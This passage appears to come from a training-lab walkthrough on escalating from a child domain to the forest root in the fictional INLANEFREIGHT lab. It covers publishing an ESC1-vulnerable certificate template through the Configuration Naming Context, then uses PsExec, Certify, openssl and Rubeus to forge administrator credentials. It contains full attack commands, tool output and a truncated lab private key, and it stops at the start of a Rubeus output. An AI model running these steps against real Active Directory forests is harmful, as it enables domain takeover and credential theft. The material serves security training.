
The `Configuration Naming Context (NC)` in Active Directory holds configuration information about the entire forest, including information about ADCS. By opening `ADSI.msc` and connecting to the `Configuration` context, administrators can navigate through the Active Directory configuration and view objects related to ADCS, such as CA configuration settings, certificate templates, and other relevant information.

One can view these objects by accessing `ADSI.msc` and connecting to the Configuration Naming Context (NC).

```
Configuration > Services > Public Key Services
```




The `Certificate Templates` container stores templates as `pKICertificateTemplate` objects that can be published to an ADCS CA.
The Certificate Templates container is stored in Active Directory under the following location: `CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=INLANEFREIGHT,DC=AD`, where `DC=INLANEFREIGHT, DC=AD` is the DN of the forest root domain.



The `Enrollment Services` container contains one pKIEnrollmentService object per CA. These objects enumerate the templates that have been `published` to the CA through their

`certificateTemplates` property.
The Enrollment Services container is stored in Active Directory under the following location: `CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=INLANEFREIGHT,DC=AD`, where `DC=INLANEFREIGHT, DC=AD` is the DN of the forest root domain.



Since the `Configuration Naming Context (NC)` is replicated across all domain controllers within the forest, we can alter these objects from a child domain as a `SYSTEM` user in its local replica. With the ability to write to these objects, it is possible to create our own `Certificate Template` which is vulnerable to ESC1 and then publish it to the ADCS CA server.

Simplification of ADCS Attack:

1. Add a new vulnerable `Certificate Template` inside the `Certificate Templates` container as a `pKICertificateTemplate` object.
2. Give the `Administrator` user of the child domain `Full Control` rights over the created Certificate Template.
3. Publish the created template to the CA server by modifying the `pKIEnrollmentService` object of the CA inside the `Enrollment Services` container.
4. After the Configuration NC is replicated back to the parent domain, request the certificate for `root\Administrator` from the child domain.

To make a Certificate Template Vulnerable to ESC1:

1. Right-click on the `User` template.

2. Select `Duplicate Template`. This action will open a prompt with the properties of the new template.
3. Set the `Subject Name` option to `Supply in the request`. This configuration allows for dynamic specification of the subject name during the certificate request process, potentially introducing the ESC1 vulnerability.

Performing the Attack:

The first step involves adding a `Certificate Template` vulnerable to `ESC1` inside the `Certificate Templates` container. To do this we can open Microsoft Management Console (`MMC`) as a SYSTEM user.

To access `Certificate Templates` within the `MMC`, follow these steps:


1. Open `mmc` as `SYSTEM` using PowerShell and Click on `File` in the menu bar.
2. Select `Add/Remove Snap-in`.
3. Click `Add` to add the `Certificate Templates` snap-in.
4. Click `OK` to confirm and open `Certificate Templates`.

Use Psexec to Open MMC as a SYSTEM user


```
PS C:\Tools\> .\PsExec -s -i powershell
PS C:\Windows\system32> mmc
```


Certificate Templates are stored as `pKICertificateTemplate` objects within the `Certificate Templates` container in the `Configuration Naming Context (NC)`. Adding a new template here will create a corresponding `pKICertificateTemplate` object in the `Configuration NC`, which will be replicated back to the root DC.

We can duplicate an existing template and make it vulnerable to ESC1. To do this, Right click on `User` template and click `Duplicate Template`, a new prompt with the `Properties` of New Template will be opened.




Under the `Subject Name` option, select `Supply in the request` to allow for dynamic specification of the subject name during the certificate request process. Then, navigate to the `Security tab` to configure access control settings. Here, grant the `Administrator` of the child domain `Full Control` rights. This ensures that the `DEV\Administrator` has complete control over the certificate `request` and `issuance` process, facilitating efficient management of certificate in parent domain.






Upon creating the certificate, it's crucial to acknowledge that the corresponding changes are also mirrored in the `Configuration Naming Context (NC)` of Active Directory. This underscores the inherent synchronization mechanism within Active Directory, where modifications made in the `Certificate Templates` are also propagated to the `Certificate Templates` container in Configuration Naming Context (NC).


Note: Use Psexec to open Configuration Naming Context (NC) using `adsiedit.msc` as a SYSTEM




To publish the certificate to the Certificate Authority (CA), it is imperative to add the certificate to the `pKIEnrollmentService` object within the `Enrollment Services` container. However, upon inspecting the `Access Control List (ACL)` for the `pKIEnrollmentService` object, it becomes evident that the `SYSTEM` account does not possess the necessary access permissions to modify this object.




To grant ourselves the necessary control over the `pKIEnrollmentService` object, we can leverage the permissions inheritance feature `enabled` for the `Public Key Services` container. By accessing the security descriptor for the `Public Key Services` container, we can modify the permissions of the `SYSTEM` user to apply to `This object and all descendant objects`. This action ensures that the permissions granted to the `SYSTEM` user cascade down to the pKIEnrollmentService object and all its descendant objects within the container.




Now that the necessary permissions have been configured, we can proceed to edit the `pKIEnrollmentService` object of the `Certificate Authority (CA)`. Within this object, we will add the created certificate template named `Copy of User` to the `certificateTemplates` attribute. By including the certificate template in this attribute, we enable the CA to issue certificates based on the specified template to users or devices within the domain.





Upon successfully adding the certificate to the `pKIEnrollmentService` object, the corresponding certificate template will be officially `published`. This means that the template is now available for use and can be accessed within the parent domain.



Now that the `Copy of User` certificate template has been successfully published in the Certification Authority (CA), we can request certificates from the `DEV\Administrator` user utilizing `Certify`. During the certificate creation process, because of selecting `Supply in the request` as the `Subject Name` option, we gain the flexibility to specify any desired name for the certificate request. For example, by utilizing the `/altname` argument in `Certify`, we have the ability to request certificates for users such as

`inlanefreight\administrator` or a standard `domain user`. This parameter allows for the inclusion of alternative names in the certificate request, thereby facilitating the issuance of certificates tailored to specific user identities within the domain infrastructure.

Request the Created Certificate

```
PS C:\Tools> .\Certify.exe request /ca:inlanefreight.ad\INLANEFREIGHT-
DC01-CA /domain:inlanefreight.ad /template:"Copy of User"
/altname:INLANEFREIGHT\Administrator


_____          _   _  __
/ ____|        | | (_)/ _|
| |     ___ _ __| |_ _| |_ _   _
| |    / _ \ '__| __| |  _| | | |
| |___|  __/ |  | |_| | | | |_| |
\_____\___|_|   \__|_|_|  \__, |
                                                  __/ |
                                                |___./

v1.0.0

[*] Action: Request a Certificates
[*] Current user context    : DEV\Administrator
[*] No subject name specified, using current context as subject.
[*] Template                : Copy of User
[*] Subject                 : CN=Administrator, CN=Users, DC=dev,
DC=INLANEFREIGHT, DC=AD
[*] AltName                 : INLANEFREIGHT\Administrator
[*] Certificate Authority   : inlanefreight.ad\INLANEFREIGHT-DC01-CA
[*] CA Response             : The certificate had been issued.
[*] Request ID              : 7
[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAxpIQXSZERIPzw5X/LWzznXmP7R5BSnLB0sN5U0mldKw69DkK
1DU3a8G8hJzkMbubdgSzkEqi/1+ET6a44YG7GcPKG+76Jmp/mq1DF6qYGu5b3CNv
aYKZtay2aECibzLfZY4skhY8wOzNGDETsdSz7PmqqBVnJWV7+eTqyMvs2vuQYY9H
3K1m9CJVBEKIX2GIuRUjpcj1REvPm46CziZ7DOrg4+bhczAsHYxNkv4n4SGxqW9j
vTiNkVDFT4xiZ+Z0jourD0BuIzDzHQv454dkC7Qb3QmhcpyPzlphBnUywV7fHEdF
inMmlvlPniePTkvJ184EmieOrH3Kc3Lf6M2A5QIDAQABAoIBAQCT9k7fOh5wd2py
eRiV/rNgyi4m3/6CvRQUOrfzCdOSJqwfQ0oAak8LqmcQ4d9f942V2Vb708G1TLVI
<SNIP>
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGajCCBVKgAwIBAgITJgAAAAfO3Q5+NY8x+gAAAAAABzANBgkqhkiG9w0BAQsF
ADBTMRIwEAYKCZImiZPyLGQBGRYCQUQxHTAbBgoJkiaJk/IsZAEZFg1JTkxBTkVG
UkVJR0hUMR4wHAYDVQQDExVJTkxBTkVGUkVJR0hULURDMDEtQ0EwHhcNMjQwMzE2
MjMzOTA3WhcNMjUwMzE2MjMzOTA3WjBwMRIwEAYKCZImiZPyLGQBGRYCQUQxHTAb
BgoJkiaJk/IsZAEZFg1JTkxBTkVGUkVJR0hUMRMwEQYKCZImiZPyLGQBGRYDZGV2
```

```
MQ4wDAYDVQQDEwVVc2VyczEWMBQGA1UEAxMNQWRtaW5pc3RyYXRvcjCCASIwDQYJ
KoZIhvcNAQEBBQADggEPADCCAQoCggEBAMaSEF0mRESD88OV/y1s8515j+0eQUpy
<SNIP>
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft
Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

Upon completion of the attack, the successful acquisition of a certificate will be confirmed. The generated `PEM` certificate will be displayed as base64. To convert the `PEM` certificate to the `PFX` format, we'll execute the command provided in the output of `Certify`. As a precautionary measure, we'll execute the following `sed` command beforehand to ensure proper formatting of the PEM file, mitigating any potential issues.

Use Regex to Format the Certificate

```
sed -i 's/\s\s\+/\n/g' cert.pem
```

Next, we can execute the `openssl` command mentioned in the output of Certify. When prompted for a password during the conversion process, it's advisable to press Enter without providing one, as per the instructions provided by Certify. This ensures a seamless conversion process and maintains the integrity of the certificate file.

Convert the Certificate to pfx Format

```
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic
Provider v1.0" -export -out cert.pfx
```

With the certificate now available in a usable `PFX` format, which is supported by `Rubeus`, we can proceed to request a Kerberos `Ticket Granting Ticket (TGT)` for the user `Administrator` and authenticate using the certificate.

Request a TGT for the Administrator Account

```
PS C:\Tools> PS C:\Tools> .\Rubeus.exe asktgt /domain:inlanefreight.ad
/user:Administrator /certificate:cert.pfx /ptt


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
```

```
